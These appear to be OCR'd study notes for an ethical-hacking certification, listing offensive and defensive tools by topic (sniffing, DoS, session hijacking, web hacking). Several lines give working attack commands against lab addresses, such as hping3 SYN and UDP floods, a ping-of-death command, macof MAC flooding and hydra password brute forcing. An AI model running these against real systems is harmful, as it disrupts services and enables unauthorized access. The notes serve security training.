
- **TCPView**: Windows program that shows the detailed listings of all the TCP and UDP endpoints on the system, including the local and remote addresses, and the state of the TCP connections. It enumerates all active TCP & UDP endpoints.



- **CurrPorts**: piece of network monitoring software that displays a list of all the currently open TCP/IP and UDP ports on a local PC.




- Other Port Monitoring Tools:
    - Port Monitor
    - TCP Port Monitoring
    - PortExpert
- **Process Monitor**: monitoring tool for Windows that shows the real-time file system, Registry, and process and thread activity.




- Other Process Monitoring Tools:
    - Process Explorer
    - OpManger
    - Monit
    - ESET SysInspector

<u>Sniffing</u>

- **Wireshark**: a network packet analyzer used to capture network packets and display packet data in detail. The tool uses Winpcap to capture packets on its own supported networks. Captures live network traffic from Ethernet, IEEE 802.11, etc.




- **macof**: a *nix tool part of the dsniff collection. Floods the local network with random MAC addresses and IP addresses, causing some switches to fail and open in repeated mode, thereby facilitating sniffing.
    - -i: specifies the interface. Ex. macof -i eth0
    - -n: specifies the number of packets to be sent
    - -d: specifies the destination IP. Ex. macof -i eth0 -d 192.168.88.131
- **Yersinia**: network tool designed to take advantage of weaknesses in different network protocols, such as DHCP (DHCP Starvation attacks).
    - -I: enter interactive mode
    - Once in interactive mode:
        - Press H: display available commands
        - Press Q: exit the help options
        - Press F2: select DHCP mode
        - Press X: list available attack options
        - Sending DISCOVER packet will launch a DHCP Starvation Attack




- Other DHCP Starvation Tools:
    - Hyenae
    - dhcpstarv

    - Gobbler
    - DHCPig
- **Cain and Abel**: was a password recovery tool for Microsoft Windows. It could recover many kinds of passwords using methods such as network packet sniffing, cracking various password hashes by using methods such as dictionary attacks, brute force and cryptanalysis attacks.




- **XArp**: a security application that detects ARP-based attacks. It detects critical network attacks that firewalls cannot cover.



- Other ARP Spoofing Detection Tools:
    - Capsa Network Analyzer
    - ArpON
    - ARP AntiSpoofer
    - ARPStraw
- **Promiscuous Mode Detection with Nmap**:
    - nmap --script=sniffer-detect <IP or range>

- **NetScanTools Pro**: provides Windows users with the means to gather information that allows them to troubleshoot and monitor devices attached to or accessing their network. Can also be used to detect promiscuous mode.




Social Engineering

- **Social Engineer Toolkit (SET)**: open-source python-driven tool aimed at pen testing via social engineering. It is freely available and can be used to carry out a range of attacks. Allows attackers to draft email messages, attach malicious files, and send them to a large number of people using spear phishing. Allows Java applets, the Metasploit browser, and Credential Harvester / Tabnabbing to be used simultaneously.

- **Netcraft Extension**: provides updated and extensive information about sites that users visit regularly and blocks dangerous sites.


- **OhPhish**: a web-based portal for testing employees' susceptibility to social engineering attacks. It is a phishing simulation tool that provides an organization with a platform to launch phishing simulation campaigns.




Denial-of-Service

- **hping3**: command-line oriented network scanning and packet crafting tool for TCP/IP that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw IP protocols.
    - -S: sets the SYN flag
    - -a: spoofs the IP address
    - -p: assigning the port to send the traffic
    - -d: specifies the data size
    - -2: specifies UDP mode
    - --flood: performs TCP flooding (sends a huge # of packets)
    - DoS: hping3 -S 192.168.88.131 -a 192.168.88.129 -p 22 --flood
    - Ping of Death: hping3 -d 65538 -S -p 21 --flood 192.168.88.131
    - UDP flood on NetBIOS: hping3 -2 -p 139 --flood 192.168.88.131
    - UDP Based App Layer Protocols to flood:

    - CharGEN (Port 19)
    - SNMPv2 (Port 161)
    - QOTD (Port 17)
    - RPC (Port 135)
    - SSDP (Port 1900)
    - CLDAP (Port 389)
    - TFTP (Port 69)
    - NetBIOS (Port 137,138,139)
    - NTP (Port 123)
    - Quake Network Protocol (Port 26000)
    - VoIP (Port 5060)
- **High Orbit Ion Cannon (HOIC)**: a network stress and DoS/DDoS attack application. Designed to attack up to 256 target URLs simultaneously. It sends HTTP, POST, and GET requests. Offers a high-speed multi-threaded HTTP Flood.



- **Anti DDoS Guardian**: a DDoS attack protection tool. It protects IIS servers, Apache servers, game servers, Camfrog servers, mail servers, FTP servers, VOIP PBX, and SIP servers and other systems. Displays the local address, remote address, and other info of each network flow.




- Other DoS / DDoS Protection Tools:
    - Imperva Incapsula DDoS Protection
    - DOSarrest's DDoS protection service
    - DDoS-GUARD


- Cloudflare

Session Hijacking

- **OWASP Zed Attack Proxy (ZAP)**: an integrated pen testing tool for finding vulnerabilities in web apps. Offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.




- **Wireshark**: allows you to capture and interactively browse the traffic running on a network. Security professionals can use it to monitor and detect session hijacking.




- **bettercap**: a powerful network sniffer for credentials harvesting which can also be used as a network protocol fuzzer.
  - -iface: specifies the interface. Ex. bettercap -iface eth0
  - net.probe on: will send different types of probe packets to each IP in the subnet

- net.recon on: periodically reads the system ARP table to detect new host
- net.sniff on: start sniffing network packets



Evading IDS, Firewalls, and Honeypots

- **Snort**: open-source network IDS, capable of performing real-time traffic analysis and packet logging on networks. Can perform protocol analysis and content searching / matching and is used to detect a variety of attacks and probes.
  - Uses: packet sniffer such as tcpdump, packet logger, and network IDS.
  - snort -W: lists your machine's MAC address, IP, and Ethernet drivers
- **HoneyBOT**: a medium interaction honeypot for Windows. A honeypot creates a safe environment to capture and interact with unsolicited traffic on a network.



- **Using Nmap for Firewall Evasion**:
  - nmap -sI 192.168.88.131 192.168.88.129


Hacking Web Servers

- **Ghost Eye**: for footprinting websites. Gathers information such as Whois lookup, DNS lookup, EtherApe, Nmap port scan, HTTP header grabber, clickjacking test, Robots.txt scanner, Link grabber, IP location finder, and traceroute.
- **Netcat**: networking utility that reads and writes data cross network connections.
    - nc -vv: more verbose
    - Banner Grabbing: nc -vv www.moviescope.com 80
    - GET / HTTP/1.0
- **Telnet**: client-server network protocol. Widely used on the Internet or LANs. It provides the login session for a user on the Internet. Helps perform banner grabbing.
    - Problems with Telnet: no encryption, lacks authentication
    - Banner Grabbing: telnet www.moviescope.com 80
    - GET / HTTP/1.0
- **Using Nmap for Enumeration**:
    - nmap -sV --script=http-enum www.moviescope.com (Enumerates directories)
    - nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap-www.moviescope.com (Discover hostnames)
    - nmap --script http-trace -d www.moviescope.com (HTTP Trace on the domain)
    - nmap -p 80 --script http-waf-detect www.moviescope.com (Web App Firewall)
- **THC Hydra**: tool used to guess / crack valid login/password pairs.
    - hydra -L: load logins from a file
    - hydra -P: load passwords from a file
    - Ex. hydra -L <logins.txt> -P <passwords.txt> ftp://10.10.10.10
- Other tools for web server attacks:
    - Burp Suite
    - JHijack
    - Hashcat
    - Metasploit


Hacking Web Applications

- Web App Recon:
    - Netcraft
    - SmartWhois
    - WHOIS Lookup
    - Batch IP Converter
- DNS Interrogation:
    - Professional Toolset
    - DNS Records
    - Domain Dossier
- Port Scanning:
    - nmap -T4 -A -v www.moviescope.com
- Banner Grabbing:
    - telnet www.moviescope.com 80
    - GET / HTTP/1.0

- **OWASP Zed Attack Proxy (ZAP)**: an integrated pen testing tool for finding vulnerabilities in web apps. Offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. Can also be used as a web spider.




- Other Web Spidering Tools:
    - Burp Suite
    - WebScarab
    - Mozenda Web Agent Builder
- **Burp Suite**: integrated platform for performing security testing for web apps. Contains components such as intercepting proxy, application-aware spider, advanced web app scanner, intruder tool, repeater tool, and sequencer tool. Can be used for brute force.




- Other password cracking tools:
    - THC-Hydra
    - L0phtCrack
    - ophcrack
    - RainbowCrack
- **WPScan**: an open source WordPress security scanner. Can be used for CSRF.


- --enumerate vp: specifies the enumeration vulnerable plugins



- **Damn Vulnerable Web App (DVWA)**: a PHP/MySQL web app that is extremely vulnerable. The main objective is to aid security professionals in testing their skills and tools in a legal environment.




- **N-Stalker Web Application Security Scanner**: checks for vulnerabilities such as SQL Injection, XSS, and other known attacks.



- Other Web App Security Testing Tools:
    - Browser Exploitation Framework (BeEF)
    - Metasploit
    - PowerSploit
    - Watcher Web Security Tool
    - Acunetix WVS

SQL Injection

